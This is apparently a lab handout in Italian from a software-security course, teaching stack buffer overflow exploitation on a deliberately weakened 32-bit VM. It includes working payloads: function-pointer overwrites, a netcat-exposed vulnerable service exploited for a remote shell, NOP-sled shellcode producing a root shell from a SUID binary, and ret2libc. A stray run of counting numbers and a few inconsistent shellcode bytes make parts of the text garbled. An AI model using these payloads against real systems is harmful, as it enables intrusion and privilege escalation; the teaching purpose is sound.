(gdb) run $(perl -e 'print "A"x20')
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()
```

- Per cui basterebbe al posto degli ultimi 4 caratteri inserire l'indirizzo della funzione che vogliamo eseguire, e la challenge è risolta.

Secondo Esercizio. Funzioni nascoste

- Per scoprire lo spazio di indirizzamento delle funzioni usiamo gdb

```
(gdb) info functions
```

```
...
```

```
0x565561b9  secret
```

Nota:

- Gli indirizzi reali compaiono solo dopo un *run*, ma dopo il run lo spazio delle funzioni include decine di librerie → output poco leggibile
- Tattica possibile:
 - `info functions` prima di run → annoto nomi interessanti
 - `info functions <regex>` dopo run → trovo gli indirizzi reali

- Il payload finale diventa quindi:

```
run $(perl -e 'print "A"x16,"\xb9\x61\x55\x56"')  
SEC{simple_buffer_overflow_with_secret_7function}
```

Secondo Esercizio – variante

directory: secret_function_remote

■ Consideriamo una variante:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef struct element {
    char buffer[16];
    void (*process)(char *);
} element_t;

void secret() {
    execl("/bin/bash", "/bin/bash", (char*) NULL);
}

void show_element(char *s) {
    printf("%s\n", s);
}

int main(int argc, char *argv[]){

    element_t e;

    e.process=show_element;
    gets(e.buffer);
    e.process(e.buffer);
}
```

Secondo Esercizio - variante

Compiliamo al solito modo ed eseguiamo, testando che l'exploit funzioni ancora.

Il programma non elabora più l'argomento da riga di comando, legge invece una stringa da STDIN

- Posso lanciarlo e poi scrivere a mano, per testare il funzionamento “normale”
- Per alimentarlo con dati binari posso usare
 - dentro gdb: process substitution

```
run < <(perl -e 'print "A"x16,"\xad\x61\x55\x56"')
```

- da terminale: stessa cosa, o una pipe

```
perl -e 'print "A"x16,"\xad\x61\x55\x56"' | ./es
```

Cosa dovrebbe succedere?

Domanda "sysadm": cosa succede?

Secondo Esercizio - variante

Ora eseguiamolo così:

```
nc -l -p 8000 -e ./es
```

In questo modo abbiamo un servizio esposto sulla porta 8000 di Parrot

Tutto quel che mando a quella porta viene riversato sullo STDIN del processo “es”, e tutto quel che “es” produce su STDOUT torna indietro via rete.

Collegiamoci da un altro terminale con

```
nc localhost 8000
```

Volendo potremmo testarlo anche "dall'esterno", nel nostro caso dalla macchina host; prendiamo nota dell'indirizzo di Parrot sulla host-only network

```
ip a | grep 192.168  
inet 192.168.56.200/24 brd ...
```

E dalla macchina host colleghiamoci con

```
nc 192.168.56.200 8000
```

Secondo Esercizio - variante

Verifichiamo

- il comportamento normale (con input < 16 caratteri)
- Il comportamento anomalo (con input >16 caratteri)

Come scateniamo lo stesso exploit?

Dobbiamo fornire su STDIN la stringa:

```
perl -e 'print "A"x16, "\xad\x61\x55\x56" ' |  
nc localhost 8000
```

(nota: dopo ogni esecuzione il server termina e va rilanciato; se volete simulare un approccio brute force automatico, potete usare lo script server.sh per riavviarlo come succederebbe con un vero server, e lo script client.sh per lanciare l'attacco con input di lunghezza crescente)

Qualcosa succede, ma non forse quel che vorremmo?

Idee?

Secondo Esercizio - variante

Verifichiamo

- il comportamento normale (con input < 16 caratteri)
- Il comportamento anomalo (con input >16 caratteri)

Come scateniamo lo stesso exploit?

Dobbiamo fornire su STDIN la stringa:

```
perl -e 'print "A"x16, "\xad\x61\x55\x56"' |  
nc localhost 8000
```

Manca qualcosa... l'input arriva solo dalla stampa di Perl, noi vorremmo che prendesse quel che digitiamo e lo mandasse alla shell

```
{ perl -e 'print "A"x16, "\xad\x61\x55\x56"' ; cat ; } |  
nc 192.168.56.200 8000
```

Terzo Esempio. Usiamo uno shellcode!

directory: returnlib

- L'esempio appena visto mostra come un BOF possa consentirci un accesso remoto a un sistema, ma è ovviamente favorito dal fatto che il servizio è già predisposto ad avviare una shell.
- Possiamo iniettare noi questo comportamento?
- Torniamo al primissimo codice che abbiamo visto:

```
#include <stdio.h>
#include <string.h>
```

```
char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src);
    printf("%s\n", buf);
}
```

(2) La copiamo in un buffer di 100 elementi

(3) La stampiamo

```
int main(int argc, char *argv[]){
    vuln(argv[1]);
}
```

(1) Prendiamo in input una stringa

Buffer Overflow. Creiamo l'ambiente

- Proviamo a sfruttarne la vulnerabilità per eseguire uno shellcode malevolo!
 - Per semplicità lavoriamo in locale
 - Per rendere più visibile il risultato, attiviamo sull'eseguibile il bit SUID, in modo tale che, a causa della sua vulnerabilità sia possibile eseguire lo shellcode come utente privilegiato.
- Compiliamo il codice come di consueto.
- Per concludere dobbiamo assegnare il binario all'utente root e settare il SUID

```
chown root:root es  
chmod u+s es
```

Buffer Overflow. Analisi con gdb

- Lanciamo l'eseguibile con gdb

```
gdb ./es
```

- I comandi principali necessari servono a guardare gli indirizzi di memoria e il contenuto di essi

```
(gdb) disas main
```

guardiamo la funzione main

```
(gdb) disas vuln
```

... la funzione vuln

```
(gdb) run VALORE
```

eseguiamo il programma con VALORE in input

Buffer Overflow. Calcoliamo l'overflow

- Devo capire quanti caratteri è necessario inviare per far andare in “segmentation fault” il nostro eseguibile.
- Come fare?
 - Si può andare per tentativi aumentando o diminuendo la grandezza dell'input,
 - oppure si può usare una stringa diversificata, per vedere l'esatto punto dove “crasha” e determinarne la grandezza tramite l'offset (per riferimenti a questa tecnica guardare il tool `create_pattern` della suite metasploit)
- Nel nostro caso andiamo per tentativi, una volta lanciato l'eseguibile con gdb possiamo provare diversi valori; una strategia manuale efficiente è quella di bisezione

Buffer Overflow. Calcoliamo l'overflow

```
gdb) run $(perl -e 'print "A"x120')
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: ...
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x41414141 in ?? ()
```

120: overflow

```
(gdb) run $(perl -e 'print "A"x100')
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: ...
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
[Inferior 1 (process 16230) exited normally]
```

100: corretto

Buffer Overflow. Calcoliamo l'overflow

```
(gdb) run $(perl -e 'print "A"x110')
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: ...
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x5655620c in main ()
```

110: overflow

Buffer Overflow. Calcoliamo l'overflow

- Continuando a dimezzare l'intervallo troviamo la lunghezza giusta

```
(gdb) run $(perl -e 'print "A"x112,"BBBB"')
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: /home/sec/bo/bof $(python -c  
"print('A'*112+'BBBB')")
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x42424242 in ?? ()
```

$42_{16} = 66_{10}$
 $= \text{ASCII}(\text{"B"})$

- siamo in grado di controllare l'indirizzo di ritorno!

Buffer Overflow. Visualizziamo lo stack

(gdb) x/200xw \$esp

0xffffd490: 0xffffd600 0xffffd554 0xffffd560 0x565561f8

.....

.....

.....

0xffffd6a0:	0x860ba2f2	0x806ad39d	0x695c698f	0x00363836
0xffffd6b0:	0x00000000	0x00000000	0x682f0000	0x2f656d6f
0xffffd6c0:	0x2f636573	0x622f6f62	0x4100666f	0x41414141
0xffffd6d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd6e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd6f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd700:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd710:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd720:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd730:	0x41414141	0x41414141	0x42414141	0x00424242
0xffffd740:	0x4c454853	0x622f3d4c	0x622f6e69	0x00687361
0xffffd750:	0x415f434c	0x45524444	0x693d5353	0x54495f74
0xffffd760:	0x4654552e	0x4c00382d	0x414e5f43	0x693d454d
0xffffd770:	0x54495f74	0x4654552e	0x4c00382d	0x4f4d5f43
0xffffd780:	0x4154454e	0x693d5952	0x54495f74	0x4654552e
0xffffd790:	0x5000382d	0x2f3d4457	0x656d6f68	0x6365732f
0xffffd7a0:	0x006f622f	0x4e474f4c	0x3d454d41	0x00636573

Queste sono le nostre A
nello stack di memoria!

Queste sono le nostre
B che riscrivono
l'indirizzo di ritorno!

Buffer Overflow. Ricapitoliamo

- Abbiamo un programma vulnerabile, possiamo scrivere arbitrariamente in memoria
- Abbiamo scoperto la dimensione che causa overflow
- **Siamo in grado di controllare l'indirizzo di ritorno**
- Abbiamo (per costruzione oggiigiorno rarissima)
 - Stack eseguibile
 - Memoria random disabilitata
 - Canarini disabilitati
- **Le strategie per sfruttare questa vulnerabilità sono molteplici**
 - Eseguire shellcode caricato sullo stack
 - Return to libc
 - Egghunter
 - ecc
- **Usiamo la prima strategia!**

Buffer Overflow + Shellcode

- L'idea è abbastanza semplice
- Le 'A' che mettiamo in input vanno a finire nello stack
- Abbiamo già detto che siamo in grado di controllare l'indirizzo di ritorno (le B)
- Se sostituiamo le A con del codice eseguibile, e sostituiamo le B con un indirizzo dello stack che punta al nostro codice appena caricato, il programma dovrebbe eseguire il nostro codice!
- Ci sono però un paio di piccoli “trick” da tenere a mente.

Buffer Overflow + Shellcode

- Lo shellcode è quello fornito nell'esercitazione.
- Lancia “semplicemente” una shell. Come scrivere shellcode è un tema complesso e richiederebbe una lezione apposita.
- Riferimenti
 - Per generarlo con tool senza troppi patemi: msfvenom
 - Per studiarlo
 - <https://www.amazon.com/Shellcoders-Handbook-Discovering-Exploiting-Security/dp/047008023X>
- Il nostro shellcode è composto da 46 byte.
- Si può calcolare da python facilmente con:

```
python
>> len(b'...SHELLCODEQUI...')
```

Buffer Overflow + NOP sled verso Shellcode

- Far puntare l'indirizzo di ritorno all'esatto indirizzo del nostro shellcode non è operazione banale.
 - Un byte può fare la differenza, e lo stack non è sempre super allineato
- Per ovviare a questo problema si può
 - sottrarre a mano l'indirizzo dell'esp fino al punto desiderato (dopo alcuni tentativi)
 - oppure inserire prima dello shellcode una serie di istruzioni **NOP** (carattere **\x90**), che sono “istruzioni neutre”; ovvero la CPU le carica dallo stack, non fa nulla, e prosegue caricando il byte successivo.
- L'idea è quindi quella di iniettare prima del nostro shellcode tanti NOP quanti più possibile, in modo da avere una lunga “slitta” verso lo shellcode
 - anche se con il salto di ritorno non abbiamo centrato esattamente l'inizio dello shellcode, è sufficiente “atterrare” in un punto qualsiasi della slitta per raggiungerlo dopo l'esecuzione dei NOP

Buffer Overflow. Visualizziamo lo stack

■ Dati:

- Il nostro input deve essere di 116 byte
 - Sperimentato componendolo con $112 \cdot A + 4 \cdot B$
- Il nostro shellcode è composto da 46 byte



■ Per cui la struttura è:

Input=(Caratteri NOP)+(Shellcode)+(Indirizzo di Ritorno)



■ Ci manca soltanto l'indirizzo di ritorno!

Buffer Overflow. Visualizziamo lo stack

(gdb) x/200xw \$esp

0xffffd490: 0xffffd600 0xffffd554 0xffffd560 0x565561f8

.....

.....

.....

0xffffd6a0:	0x860ba2f2	0x806ad39d	0x695c698f	0x00363836
0xffffd6b0:	0x00000000	0x00000000	0x682f0000	0x2f656d6f
0xffffd6c0:	0x2f636573	0x622f6f62	0x4100666f	0x41414141
0xffffd6d0:	0x41414141	0x41414141	0x41414141	0x41414141
<u>0xffffd6e0:</u>	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd6f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd700:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd710:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd720:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd730:	0x41414141	0x41414141	0x42414141	0x00424242
0xffffd740:	0x4c454853	0x622f3d4c	0x622f6e69	0x00687361
0xffffd750:	0x415f434c	0x45524444	0x693d5353	0x54495f74
0xffffd760:	0x4654552e	0x4c00382d	0x414e5f43	0x693d454d
0xffffd770:	0x54495f74	0x4654552e	0x4c00382d	0x4f4d5f43
0xffffd780:	0x4154454e	0x693d5952	0x54495f74	0x4654552e
0xffffd790:	0x5000382d	0x2f3d4457	0x656d6f68	0x6365732f
0xffffd7a0:	0x006f622f	0x4e474f4c	0x3d454d41	0x00636573

Queste sono le nostre A
nello stack di memoria

Indirizzo di ritorno
plausibile

Queste sono le nostre
B che riscrivono
l'indirizzo di ritorno

Buffer Overflow. Visualizziamo lo stack

- Il payload finale è quindi:

66 NOP

Shellcode

```
gdb) run $(perl -e 'print  
"\x90"x66, "\x31\x00\xb0\x46\x31\xdb\x31\x09\xcd\x80\xeb\x16\x5b\x3  
1\x00\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\  
x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68",  
"\x80\xd6\xff\xff"')
```

Indirizzo di Ritorno.

Niente di strano?

Buffer Overflow. Costruiamo il payload!

(gdb) x/200xw \$esp

0xffffd400: 0xffffd41c 0xffffd6ca 0x5655526c 0x565561b5

.....

.....

....

0xffffd690:	0x00000000	0x00000000	0x65000000	0xcdb9fc05
0xffffd6a0:	0x3e6180ef	0xc2f52389	0x69c7b053	0x00363836
0xffffd6b0:	0x00000000	0x00000000	0x6f682f00	0x732f656d
0xffffd6c0:	0x622f6365	0x6f622f6f	<u>0x90900066</u>	0x90909090
0xffffd6d0:	0x90909090	0x90909090	0x90909090	0x90909090
<u>0xffffd6e0:</u>	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd6f0:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd700:	0x90909090	0x90909090	0x90909090	<u>0x46b0c031</u>
0xffffd710:	0xc931db31	0x16eb80cd	0x88c0315b	0x5b890743

Qui partono le nostre NOP



Questo è il nostro indirizzo di ritorno



Qui è esattamente dove
inizia il nostro shellcode!
Dopo le NOP!

Buffer Overflow. Root shell!

```
sec@sec:~/bo$ /home/sec/pwn/shellcode/es $(perl -e 'print
"\x90\x66","\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\
\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\
\x2f\x62\x69\x6e\x2f\x73\x68"',"\x80\xd6\xff\xff")
```

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1

??S

???\bin/sh???

```
# id
```

```
uid=0 (root) gid=1001 (sec) groups=1001 (sec),27 (sudo)
```

Buffer Overflow + Return to Libc

- Se lo stack non è eseguibile, non possiamo eseguire lo shellcode che noi buttiamo dentro; che fare?
- Varie tecniche, una di questa è la return to libc.
- Come visto a lezione, consiste nell'utilizzare ciò che avete già in memoria insieme al processo, per eseguire qualcosa di malevolo.
- La libc è la libreria di sistema base che viene caricata con qualsiasi programma in Linux
- Nella libc c'è la funzione **system** che, insieme ad altre informazioni caricate in memoria possiamo usare per eseguire una shell.

RET2LIBC

■ Esempio: si vuole eseguire

```
system("/bin/sh")
```

■ Passaggi:

- Trovare l'indirizzo della funzione di libreria `system`
- Trovare un modo di passare sullo stack la stringa `"/bin/sh"`
- Comporre lo stack in modo che alla `ret`, ESP punti alla cella che contiene l'indirizzo di `system` e che questa trovi sullo stack l'indirizzo del parametro atteso (la stringa)
- Si possono collocare strategicamente più indirizzi in modo che il ritorno da una library call ne scateni un altro (es. funzione `exit` se si vuole garantire una terminazione pulita del processo per mostrare un comportamento non anomalo)

■ Trovare gli indirizzi non è sempre difficile

- codice compilato staticamente → librerie incluse in `.text`
- codice linkato dinamicamente → entry point inclusi in `.text` come stub che caricano e chiamano la funzione a tempo di esecuzione
- disassemblare il binario è lo strumento principale

Buffer Overflow + RET2LIBC

- Carichiamo il programma e inseriamo un breakpoint sul main

```
gdb) b *main
```

- Come trovare le info che ci servono?

```
gdb) p system // per trovare l'indirizzo della system
```

```
gdb) p exit // per trovare l'indirizzo della exit
```

```
gdb) x/500s $esp // per guardare tutto ciò che è  
caricato come variabile d'ambiente, tra cui la  
variabile SHELL che contiene esattamente il valore  
"/bin/sh"
```

- A questo punto abbiamo tutto il nostro payload finale sarà composto da:

**OVERFLOW + Indirizzo system + Indirizzo exit +
Varibile SHELL**

Buffer Overflow + RET2LIBC Troubleshooting

- Dal momento che vogliamo inserire il valore della stringa `/bin/sh` all'indirizzo della variabile `SHELL` dobbiamo aggiungere 6 caratteri, che sono quelli di `"SHELL="`
- Alla shell non piace il carattere `00` come indirizzo, dal momento che viene considerato come carattere di fine stringa. Per cui se l'indirizzo di `system` termina con `00`, provate a inserire un byte successivo, come `04` o anche `08`.
- Il payload finale da `gdb` risulta ...

```
gdb) run $(perl -e 'print  
"\x90"x112, "\x0b\x10\xe1\xf7", "\x50\x39\xe0\xf7",  
"\xe2\xd6\xff\xff"')
```

Buffer Overflow + RET2LIBC

- Riprovando a ricompilare l'eseguibile senza stack eseguibile, la return to libc dovrebbe comunque funzionare!
- Ricompilamo con
`gcc -o es_nostack -fno-stack-protector -m32 es.c`

Extras: Comandi utili per gdb

`gdb) info QUALCOSA`

- `- registers`
- `- breakpoints`
- `- sharedlibrary`

`gdb) x/200xb REGISTRO per visualizzare su byte`

`gdb) step`

`gdb) next`

`gdb) continue`

`gdb) kill`

`gdb) finish`

Approfondimenti

Challenges a tema (o con anche esercizi a tema) software security

- <https://overthewire.org/wargames/>
- <https://crackmes.one/>
- <https://www.hackthebox.eu/>
- <https://pentesterlab.com/>
- [pwnable.*](https://pwnable.org/)
- <https://github.com/apsdehal/awesome-ctf#wargames>

Link utili

- <https://gtfobins.github.io/>
- <https://github.com/longld/peda>
- [pwntools](https://github.com/pwntools/pwntools)
- [Shellcoder's Handbook](#)
- [Reverse Engineering Handbook](#)